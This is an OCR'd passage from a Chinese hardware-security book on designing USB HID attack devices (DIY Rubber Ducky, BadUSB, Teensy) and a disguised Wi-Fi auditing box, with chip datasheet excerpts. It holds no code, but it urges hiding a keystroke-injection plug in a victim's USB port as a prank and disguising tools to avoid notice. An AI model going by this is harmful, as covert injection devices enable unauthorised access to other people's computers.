板子很简单，设计没有太多要求，读者可以按照个人喜好自行设计，想做成名片形状也可以，其他各种奇形怪状都没问题，色彩可以搭配丝印、金色沉金或者白色喷锡，以及板子的阻焊一共三种颜色，好好发挥审美细胞，做出最个性化的专属名片。

当然，如果想恶作剧，就尽量往小了设计。本节演示一个恶作剧，做一个很小的 USB 插头，直接塞进电脑的 USB 口，用 PCB 做 USB 接口，芯片放在 USB 触点背面，不露头，很隐蔽。

最终的 PCB 设计（如图 9-133~图 9-135 所示）长 9mm 宽 12mm，生产 PCB 时厚度选用 1mm，加上芯片厚度，刚好可以插入 USB 口。可以适当地将 PCB 长度加长，这样就可以像无线键鼠的接收器那样插拔。




图9-133　绘制完成的PCB图




图9-134　绘制完成的PCB顶层视图




图9-135　绘制完成的PCB底层视图

9.4.3　固件代码

用 AVR USB 代码库中的代码就行，至于实现的功能，可以有很多种，例如随机开关 Caps Lock 大小写锁定键，随机移动鼠标、随机敲击键盘按键、干扰目标的正常按键输入。可以想象，当你打开 QQ 准备聊天时，突然键盘聊天窗口自动输入“I'm Gay！I Love You！”，然后自动发送……

如果觉得代码烧写很麻烦，前面讲“ThinkPad BIOS 白名单实战”时提到编程夹具，用它就可以，或者根据自己的喜好，做得体积大一点，将烧写引脚留出来也不无不可。

总之，这就是一个 USB HID 的简单应用，9.5 节中我们将继续在此基础上进行拓展。

9.5　私人定制版大黄鸭

前面讲了硬件设计、生产的基本方法，从本节开始，我们讲如何打造“专属武器”。不会涉及太多的详细步骤，更多是通过启发思考的方式，讲述设计思路，读者可以依据自己的想法发挥个人的创意进行设计。

9.5.1　Teensy、大黄鸭、烤鹅与BadUSB

Teensy 系列产品曾经非常火热，如图 9-136 所示。在大黄鸭出来之前，这是 USB HID 攻

击的最佳工具，前面介绍 BadUSB 时提到过它的原理，所以本节只介绍怎么 DIY 一个私人定制版大黄鸭。




图9-136　Teensy系列

Teensy 的版本有很多，Teensy 2.0 时代用的还是 8 位的 ATmel 单片机，之后换成了 32 位的 ARM 单片机，如图 9-137 所示。图 9-138 所示的大黄鸭（USB RUBBER DUCKY）用的也是 32 位的 ARM 单片机，只不过是 ATmel 的。之后的 RadioWar 基于 Teensy++ 2.0 设计了烧鹅（FireGoose），如图 9-139 所示，号称中国人自己的 HID Hacking Device，不过本质都是 USB 单片机外加 TF 卡。Teensy 2.0 加了 hub、Flash 芯片和一个 USB 的 MTK7601 Wi-Fi 模块。至于 BadUSB，是基于现有 U 盘。

Specification	Teensy 2.0	Teensy++ 2.0	Teensy 3.0	Teensy 3.1
Processor	ATMEGA32U4 8 bit AVR 16 MHz	AT90USB1286 8 bit AVR 16 MHz	MK20DX128 32 bit ARM Cortex-M4 48 MHz	MK20DX256 32 bit ARM Cortex-M4 72 MHz
Flash Memory	32256	130048	131072	262144
RAM Memory	2560	8192	16384	65536
EEPROM	1024	4096	2048	2048
I/O	25, 5 Volt	46, 5 Volt	34, 3.3 Volt	34, 3.3V, 5V tol
Analog In	12	8	14	21
PWM	7	9	10	12
UART,I2C,SPI	1,1,1	1,1,1	3,1,1	3,2,1
Price	$16.00	$24.00	$19.00	$19.80

图9-137　Teensy系列参数对比




图9-138　大黄鸭




图9-139　烧鹅

当然，这些都不是能直接拿来用的。有的说是开源，也只是开放 PDF 原理图外加删减版的 Gerber 文件而已，如果想更深入地修改，只能自己设计画板。

9.5.2　方案规划

首先，USB 功能是必需的，芯片自带的 USB 或者外扩的 USB 都可以，但最好是内置的，控制更方便。其次，自带 nand 或者 emmc 也可以考虑，但最好有 TF 卡外扩。再次，可以考虑自带无线、Wi-Fi 或者 RF 射频，远程操控更酷炫。最后，体积要小。

依据这些需求，我们大概可以理出一个思路。首先需要一个高性能的 USB 单片机，性能太弱读写 Flash 或者 TF 卡太慢，处理能力太弱没法玩，基本上可以确认需要使用带 USB 接口的 ARM 单片机。无线方面可以考虑用专有的 2.4GHz、ZigBee 或者 Sub-1G，Wi-Fi 的干扰太大而且目标太明显。当然，如果想用，肯定不能用烧鹅那样外挂 Hub 的方案。

比如 TI CC2538（如图 9-140 所示），芯片具备 ARM Cortex-M3 内核、32MHz 主频、512KB Flash、32KB RAM，性能不是特拔尖，但毕竟是 32 位处理器，而且它还支持 IEEE 802.15.4、6LoWPAN 和 ZigBee 通信协议，USB 等接口齐全，内置 AES、SHA2 加密，它的扩展性很强，除了可以做 USB HID 攻击，还能做 2.4GHz IEEE 802.15.4、6LoWPAN 和 ZigBee 的无线分析工具或者攻击工具。

CC2538 适用于 2.4GHz IEEE 802.15.4、6LoWPAN 和 ZigBee®应用的强大无线微控制器片上系统

1　器件概述

1.1　特性

- 微控制器
  - 强大的 ARM® Cortex®-M3，具有代码预取功能
  - 高达 32MHz 的时钟速度
  - 512KB、256KB 或 128KB 系统内可编程闪存
  - 支持片上无线升级 (OTA)
  - 支持双 Zigbee 应用配置
  - 高达 32KB 的 RAM（其中 16kB 在所有功率模式下具有保持功能）
  - cJTAG 和 JTAG 调试
- 射频 (RF)
  - 2.4GHz IEEE 802.15.4 兼容 RF 收发器
  - -97dBm 的出色接收器灵敏度
  - 在 44dB 的 ACR 干扰情况下可靠运行
  - 高达 7dBm 的可编程输出功率
- 安全硬件加速
  - 由经认证的 AES-128/256、安全散列算法 (SHA)2 硬件加速引擎
  - 可选，用于安全密钥交换的 ECC-128/256、RSA 硬件加速引擎
  - 用于实现低层 MAC 功能性的无线命令选通处理器和数据包操作处理器
- 低功率
- 外设
  - μDMA
  - 4 个通用定时器（每个定时器为 32 位或 2 x 16 位）
  - 32 位 32kHz 睡眠定时器
  - 具有 8 通道和可配置分辨率的 12 位模数转换器 (ADC)
  - 电池监视器和温度传感器
  - USB 2.0 全速器件 (12Mbps)
  - 2 个串行外设接口 (SPI)
  - 2 个通用收发器 (UART)
  - I2C
  - 32 个通用 I/O 引脚 (28 × 4mA、4 × 20mA)
  - 安全装置定时器
- 封装
  - 8mm × 8mm QFN56 封装
  - 可在高达 125°C 的工业温度下运行的耐用器件
  - 极少的外部组件
  - 易于网络设计一个单芯片
- 开发工具

图9-140　TI CC2538 Datasheet

再比如原来的 FSL 现在 NXP 的 KW2xD 系列射频单片机，使用的是 ARM Cortex-M4 内核，性能没得说，还集成了射频和 USB，完全可以满足需求，如图 9-141 所示。




图9-141　NXP KW2xD系列芯片功能框图

当然，Atmel 肯定也有类似的芯片，比如 Atmel SAM R21 系列，使用 ARM Cortex-M0+ 内核、USB 接口、射频一应俱全，如图 9-142 所示。

优势

- 基于 ARM Cortex-M0+ 的 MCU 的工作频率高达 48MHz
- 高达 256kB 嵌入式闪存
- 512KB 集成串行闪存的 OTA (ATSAMR21E19A)
- 低功耗（小于 70µA/MHz）
- 12 个通道 DMA 和事件系统
- 多达 4 个通信模块 (SERCOM)
- 全速 USB 设备和嵌入式主机
- 12 位 ADC
- 硬件触摸支持
- 超低功耗的 2.4GHz 收发器
- 多天线集成系统
- AES 128 位硬件加密
- 外部射频前端控制
- 高温特性（-40℃ 至 +125℃）

说明

Atmel® SAM R21 是一系列功能丰富、功耗极低的 2.4GHz 无线 Cortex M0+MCU，为运行专利通信栈或者运行符合 IEEE 802.15.4 标准的解决方案的工业和消费者无线应用而设计。

图9-142　Atmel SAM R21系列单片机的性能特点

除了这些集成 USB 接口的芯片，还有很多芯片可供选择，例如 FSL 的 MKW01Z128 芯片，如图 9-143 所示，虽然没有 USB 接口，但作为 Sub-1G 单片机，性能远超 CC1110。




图9-143　NXP MKW01Z128功能框图

类似的还有图 9-144 所示的 TI CC1310，以及如图 9-145 所示的 TI CC2630，它们的性能都很强，只是缺少 USB 接口。




图9-144　TI CC1310介绍




图9-145　TI CC2650介绍

RFCat 基于 TI CC1111 单片机，用的是 8051 内核，性能不强。MouseJack 基于 Nordic nRF24LU1，用的也是 8051 内核，同样不强，但效用高。

用这些芯片方案做出来的大黄鸭，硬件层面没得说。如果不会设计，官方都有 Demo 板和参考设计，照着做就行。如果想偷懒，直接用官方的 USB Dongle 也可以，例如 CC2531 芯片方案的 ZigBee Dongle，如图 9-146 所示，最多就是以飞线或者扩展板形式接 TF 卡而已。

图9-146　CC2531 ZigBee Dongle

9.5.3 设计方法及FAE的重要性

从零开始完全自主设计一个硬件工具可能有点难度，但如果有参照电路在手就没那么困难了。射频部分可以参照官方电路，其他地方正常走线即可。

以 TI CC2538 为例，官方提供了 CC2538EM 开发板的参考设计，如图 9-147 所示，也就是 Demo 板，官方地址 http://www.ti.com.cn/tool/cn/cc2538em-rd。打开后可以看到官方提供了所有的设计文件（如图 9-148 所示）、原理图（如图 9-149 所示）、设计指南、Gerber（如图 9-150 所示）、BOM 等，不想买官方的板子自己打样也完全没有问题。




图9-147　TI CC2538EM开发板




图9-148　TI CC2538EM的设计资料




图9-149　TI CC2538EM的原理图




图9-150　TI CC2538EM的Gerber

基本所有芯片厂商都会提供 Demo 板用于测试芯片，而这些 Demo 板也基本都会开放设计资料（当然，有的方案的设计资料是保密的，需要签署 NDA 或者只对大客户开放），用户

可以依据这些 Demo 板做出自己的设计。如果遇到问题，就该原厂或者代理商的 FAE 出马了，FAE 会远程或者直接到现场进行分析解决问题。

所以，前面讲方案选型时一再提到技术支持，在没有遇到技术问题时，技术支持无所谓，但一旦遇到问题，凭借个人力量往往很难解决，或者需要花费大量的时间精力，而原厂 FAE 因为能拿到芯片的底层资料或者文档，而且经验丰富，支持那么多客户，在见识上面远超用户，大多数问题都能很快解决。

如果你是潜力巨大的客户，甚至有时原厂 FAE 会直接依据你的需求帮你设计方案，他们的方案不一定是成本最低的，但性能和可靠性基本是最优的，作者就曾体验过 TI 的 FAE 帮忙设计的方案，他在电源方面的造诣是国内排得上号的专家，真的是一流的方案。

很多电子专业的学生毕业后选择进入芯片公司做 FAE，这个行业的，门槛非常高，技术方面、沟通方面不给力的都没资格进入。即使进去了，一开始也是参加各种培训，然后给经验丰富的 FAE 打杂，全国各地出差到处跑，给客户做支持，非常辛苦。在这里作者建议读者，如果自己所在公司需要 FAE 支持时，还是以平和的心态和 FAE 讨论交流，真正能帮得上忙的都是这些一线的 FAE，和他们打好交道总没错。

9.5.4 难点和重点

具体的硬件设计，这里不做详细讲述。

硬件设计是一种方法，不是模仿学，掌握了方法后要多练。

大黄鸭的真正价值在于软件，在于 USB HID 协议的理解与使用，这就需要代码功底了，也就是单片机编程能力。哪怕 Arduino 一类的编程很熟练，真正到底层的单片机平台时就傻眼了。

单片机开发说难好像很难，说简单其实也很简单。首先要理解硬件，知道时钟、寄存器、总线这些配置方法，能够看得懂 DataSheet，再学单片机开发软件，那些 IDE 都大同小异，特别是到了 ARM 级别的单片机，基本上 Keil 和 IAR 两分天下，其他的 GCC 都是小众，开发语言通常都是 C 和 C++，有这两门编程语言功底的人，再经过简单易用的硬件“Arduino”的熏陶，有硬件概念之后，再看纯粹的单片机教程，比如 51、AVR、STM32，学起来应该很快，也不会有太多难点。

自学单片机最主要的就是多练，自己给自己立项，比如做个单片机小车、小船或者小四轴，硬件可以在网上找原理图自己设计，在网上买现成的开发板或者 Demo 板也可以。参考别人的代码例程时，别看一行抄一行，这样很难有进步。正常情况下，一两个月最多半年，学会两到三种单片机的用法没问题，之后基本就可以举一反三，学会了方法，基本哪种单片机拿过来都能很快上手。

安全研究人员掌握了硬件设计单片机开发的能力，就诞生了 HackRF、ProXmark3、Übertooth One、RFCat 这些经典的硬件安全研究工具。

一起加油吧！也许，你就是下一个 Michael Ossmann！

9.6 超级大菠萝

在网上看到 Hack 5 的“菠萝”有没有什么想法？有没有想过做一个适合自己的专属产品？

小贴士：“菠萝”是由 Hack 5 推出的一系列 MIPS 架构或者 ARM 架构的便携硬件，包含 Wi-Fi 模块，可以用它便捷地进行 Wi-Fi 安全评估。

9.6.1 方案规划

先想想“菠萝”可以改进的地方。我们的需求是：制作一个安全人员能够用来给企业进行 Wi-Fi 安全评估和安全审计的便携式集成化工具。

（1）“菠萝”的基础系统是 OpenWrt，局限性大。

（2）“菠萝”还得外部供电，要挂个移动电源，很麻烦。

（3）“菠萝”外观太显眼，虽然新的体积小了很多，但还是很惹眼。

（4）“菠萝”的交互设计做得太差，用户体验不好。

那么我们怎么做呢？

（1）Linux 系统，比如 Kali，内部集成了各种安全工具，使用非常方便！

（2）内置聚合物锂电池，顺便还能当移动电源用。

（3）伪装成铅笔盒、移动电源或者 3G 路由，至少一眼看过去不显眼。

（4）来个 OLED 液晶屏，或者通过蓝牙和手机交互。

当然，如果读者有更多的奇思妙想，可以补充。

9.6.2 实施方案

规划完成后，就要开始实施了。

首先，我们运行 Linux，可以考虑的芯片方案挺多的，比如 TI AM335x、全志 A20、FSL i.MX6 都可以，或者三星的 S3C6410、S3C2440、S5PV210 等。

这些芯片方案都有现成的核心板可以用，根据自己的喜好选用就行，比如 TI 的 AM335x

方案，兼容 BeagleBone，系统兼容性好，稳定性也很棒。运行 Ubuntu、Debian、Arch、Kali、Fedora 等系统都可以，遇到未知问题的概率很小。

作者在网上随便选了一家公司的核心板（如图 9-151 所示），以及配底板的开发板（如图 9-152 和图 9-153 所示），可以按需求购买作为 Demo 板测试使用。按照卖家提供的资料比如“COM335X 底板设计指导”（如图 9-154 所示）做基本没问题。用核心板的优势就是资料齐全。




图9-151　AM335x的核心板




图9-152　使用AM335x核心板的Demo开发板（1）

图9-153　使用AM335x核心板的Demo开发板（2）

图9-154　COM335X 底板设计指导

电源供电可以采用和小米移动电源同方案的 TI BQ24195 芯片方案，如图 9-155 和图 9-156 所示。




图9-155　小米移动电源PCB




图9-156　TI BQ24195方案

在 TI 官方的 BQ24195 DataSheet（如图 9-157 所示）中可以看到，这颗电池管理芯片性能参数很不错，可以大电流充电，最大到 4.5A，自带最大 2.1A 升压，对于移动电源来说基本够用，驱动 AM335x 绰绰有余。官方提供 Demo 板（如图 9-158 所示），Demo 板的原理图也都开放（如图 9-159 所示），照着原理图画即可。

TEXAS INSTRUMENTS

bq24195
bq24195L

www.ti.com.cn　　ZHCS4D4 – OCTOBER 2012

由由I²C 控制的 2.5A/4.5A 单节 USB / 适配器充电器
在 电流为 1A/ 2.1A 时分别具有 5.1V 同步升压运行由

查询样品: bq24195, bq24195L

特性

- 高效率开关模式充电器
  - 2.5A (bq24195L) 或 4.5A (bq24195) 快速充电
  - 电流为 2A 时的充电效率为 92%，4A 时为 90%
- 电池升压模式中的同步升压转换器
  - 电流为 1A 时为 5.1V (bq24195L) 或者 2.1A 时为 5.1V (bq24194)
  - 电流为 1A 时为 94% 5.1V 升压效率，2.1A 时为 91%
- 借助 12mΩ 电池放电金属氧化物半导体场效应晶体管 (MOSFET) 的最高电池放电效率，放电电流高达 9A
- 单输入 USB 兼容/适配器充电器
  - 与 USB 电池充电器技术规格 1.2 兼容的 USB 主机或充电端口 D+/D- 检测
  - 输入电压和电流限制支持 USB2.0 和 USB3.0
  - 输入电流限值：100mA，150mA，500mA，900mA，1.2 A，1.5A，2A 和 3A
- 3.9V-17V 输入工作电压范围
  - 支持含输入电压动态电源管理 (DPM) 调节的所有类型适配器
- 空 VDC (NVDC) 电源路径管理
  - 与无电池或深度放电电池工作时可瞬时接通
  - 电池管理模式中的理想二极管运行
- 针对低尺寸电感器 1.5MHz 开关频率
- 具有或不具有主机管理的自主电池充电
  - 电池充电启用
  - 电池充电预调节
  - 充电终止和再充电
- 高精度（0°C 至 125°C）
  - 充电电压调节范围为 ±0.5%
  - 充电电流调节范围为 ±7%
  - 输入电流调节范围为 ±7.5%
  - 升压模式下输出调节范围 ±2%
- 高集成
  - 电源路径管理
  - 同步开关 MOSFET
  - 集成电流感测
  - 阴极负载二极管
  - 内部环路补偿
- 安全性
  - 电池温度感测和充电安全定时器
  - 热调节和热关断
  - 输入系统过压保护
  - MOSFET 过流保护
- 针对 LED 或主机处理器的充电状态输出
- 低电池漏电流并支持关闭模式
- 4mm X 4mm QFN-24 封装

应用范围

- 用于智能手机、平板电脑的移动电源 (Power Bank)
- 平板个人电脑
- 智能电话
- 便携式音频扬声器
- 便携式媒体播放器
- 互联网器件

图9-157　TI BQ24195 DataSheet

图9-158　TI BQ2419XEVM的开发板




图9-159　TI BQ2419XEVM开发板原理图

当然，也可以使用 BQ24195 方案相近的 TI BQ2409x 芯片方案，电池管理芯片的自由度很高，读者可以自行评估选择。

电池可以不用 18650 电芯，太沉了而且外观受限。如果电池要接线的话需要用点焊机，用聚合物锂电池比较合适，多种体积外观可选，定制性高。

